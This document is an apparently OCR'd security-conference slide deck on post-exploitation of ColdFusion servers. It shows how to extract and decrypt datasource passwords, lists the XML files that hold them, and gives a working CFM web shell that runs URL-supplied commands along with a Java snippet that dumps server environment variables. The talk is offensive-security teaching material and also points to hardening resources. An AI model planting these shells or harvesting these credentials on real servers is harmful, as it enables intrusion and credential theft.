
Post Exploitation

- Go to DataSource Selection




Post Exploitation

- Click on DataSource (ex TEST)



Post Exploitation

- View Source, get value



Post Exploitation

- Decrypt it

```
$ python coldfusiondecrypt.py
maJsuHYMay8zpmptC2yibA==
Coldfusion v7 y v8 DataSource password decryptor (c) 2008
Hernan Ochoa (hernan@gmail.com)
```

decrypted password: **ThisIsAPassword**

Post Exploitation

- If you have file system access, just grab the XML files

- **Coldfusion 7**: \lib\neo-query.xml

for example: c:\CFusionMX7\lib\neo-query.xml

- **Coldfusion 8**: \lib\neo-datasource.xml

for example: c:\coldfusion8\lib\neo-datasource.xml

- **Coldfusion 9**: \lib\neo-datasource.xml

for example: c:\coldfusion9\lib\neo-datasource.xml

Post Exploitation

- CFM Shells
- ColdFusion has several handy CFML tags:
  - CFEXECUTE
  - CFREGISTRY
  - CFFILE
  - CFHTTP

Simple CFM Shell:

```
<html>
<body>
<cfexecute name = "#URL.runme#" arguments =
"#URL.args#" timeout = "20">
</cfexecute>
</body>
</html>
```

Post Exploitation

- CFM Shells
- Its common to disable CFEXECUTE*
- CF also runs java so:

```
<cfset runtime = createObject("java",
"java.lang.System")>
<cfset props = runtime.getProperties()>
<cfdump var="#props#">
<cfset env = runtime.getenv()>
<cfdump var="#env#">
```

- Will give you something like…


Post Exploitation

192.168.26.137/cfprops.cfm

struct	
JINTEGRA_NATIVE_MODE	[empty string]
JINTEGRA_PREFETCH_ENUMS	[empty string]
awt.toolkit	sun.awt.windows.WToolkit
coldfusion.classPath	C:\ColdFusion9\runtime/../lib/updates,C:\ColdFusion9\runtime/../lib,C:\ColdFusion9\runtime/../gateway/lib/,C:\ColdFusion9\runtime/../wwwroot/WEB-INF/cfform/jars,C:\C
coldfusion.libPath	C:\ColdFusion9\runtime/../lib
coldfusion.rootDir	C:\ColdFusion9\runtime/../
derby.system.home	C:\ColdFusion9/db
file.encoding	Cp1252
file.encoding.pkg	sun.io
file.separator	\
jasper.reports.compile.xml.validation	false
java.awt.graphicsenv	sun.awt.Win32GraphicsEnvironment
java.awt.printerjob	sun.awt.windows.WPrinterJob
java.class.path	C:\ColdFusion9\runtime\servers\lib;C:\ColdFusion9\runtime\servers\lib\jrun-patch.jar;C:\ColdFusion9\runtime\..\lib\macromedia_drivers.jar;C:\ColdFusion9\runtime\lib\c \..\lib\oosdk\lib;C:\ColdFusion9\runtime\..\lib\oosdk\lib\juh.jar;C:\ColdFusion9\runtime\..\lib\oosdk\lib\jurt.jar;C:\ColdFusion9\runtime\..\lib\oosdk\lib\ridl.jar;C:\ColdFusio \runtime\lib\cfmx_mbean.jar;C:\ColdFusion9\runtime\lib\instutil.jar;C:\ColdFusion9\runtime\lib\java2wsdl.jar;C:\ColdFusion9\runtime\lib\jrun-ant-tasks.jar;C:\ColdFusion \runtime\lib\jspc.jar;C:\ColdFusion9\runtime\lib\migrate.jar;C:\ColdFusion9\runtime\lib\oem-xdoclet.jar;C:\ColdFusion9\runtime\lib\sniffer.jar;C:\ColdFusion9\runtime\lib\ \lib\wsdl2java.jar;C:\ColdFusion9\runtime\lib\xmlscript.jar;C:\ColdFusion9\runtime\lib\jrun.jar
java.class.version	50.0
java.endorsed.dirs	C:\ColdFusion9\runtime\jre\lib\endorsed
java.ext.dirs	C:\ColdFusion9\runtime\jre\lib\ext;C:\WINDOWS\Sun\Java\lib\ext
java.home	C:\ColdFusion9\runtime\jre
java.io.tmpdir	C:\WINDOWS\TEMP\
java.library.path	C:\ColdFusion9\runtime\bin;.;C:\WINDOWS\Sun\Java\bin;C:\WINDOWS\system32;C:\WINDOWS;C:\ColdFusion9\runtime\..\lib;C:\ColdFusion9\runtime\..\jintegra\bin;C: \classes\win;C:\ColdFusion9\verity\k2_nti40\bin;C:\WINDOWS\system32;C:\WINDOWS;C:\WINDOWS\System32\Wbem
java.naming.factory.initial	jrun.naming.JRunContextFactory
java.naming.factory.url.pkgs	jrun.naming
java.naming.provider.url	localhost:2932
java.protocol.handler.pkgs	com.sun.net.ssl.internal.www.protocol
java.rmi.server.hostname	192.168.26.137
java.runtime.name	Java(TM) SE Runtime Environment
java.runtime.version	1.6.0_14-b08
java.security.auth.login.config	C:\ColdFusion9\runtime/servers/coldfusion/SERVER-INF/auth.config
java.security.policy	C:\ColdFusion9\runtime\lib\jrun.policy

Post Exploitation

- CFM Shells
- Remember Enterprise vs Standard?
  - Enterprise runs jsp, so some jsp shells will work too (depends on the shell's java version requirements)



Post Exploitation

- CFM Shells
- Sky's the limit!
- Pretty much anything you can code in Java, CF will run for you
- ColdFusion 9 and above support cfscript == javascript for ColdFusion

```
27      <!--- getJavaMemoryInfo :: gets memory usage of the underlying java runtime  --->
28      <cffunction name="getJavaMemoryInfo" access="public" returntype="struct">
29          <cfscript>
30              var runtime = createObject("java","java.lang.Runtime").getRuntime();
31              var stMemInfo = structNew();
32
33              stMemInfo.freeMemory = runtime.freeMemory();
34              stMemInfo.maxMemory = runtime.maxMemory();
35              stMemInfo.totalMemory = runtime.totalMemory();
36              stMemInfo.heapMemory = runtime.totalMemory()-runtime.freeMemory();
37
38              return stMemInfo;
39          </cfscript>
40      </cffunction>
```

ColdFusion Stuff To Read

- http://www.petefreitag.com/ ←lots of defense/CF hardening info
- http://www.bennadel.com/blog/
- http://www.raymondcamden.com/ http://12robots.com/
- Chris Eng's Deconstructing ColdFusion (slides and WP)
  - https://media.blackhat.com/bh-us-10/presentations/Eng_Creighton/BlackHat-USA-2010-Eng-Creighton-Deconstructing-ColdFusion-slides.pdf
- Davis' EUSEC ColdFusion talk
  - http://eusecwest.com/esw06/esw06-davis.pdf
  - Alt: http://www.orkspace.net/secdocs/Conferences/EuSecWest/2006/ColdFusion%20Security.pdf

Questions?

Chris Gates

@carnal0wnage

cgates [] laresconsulting[] com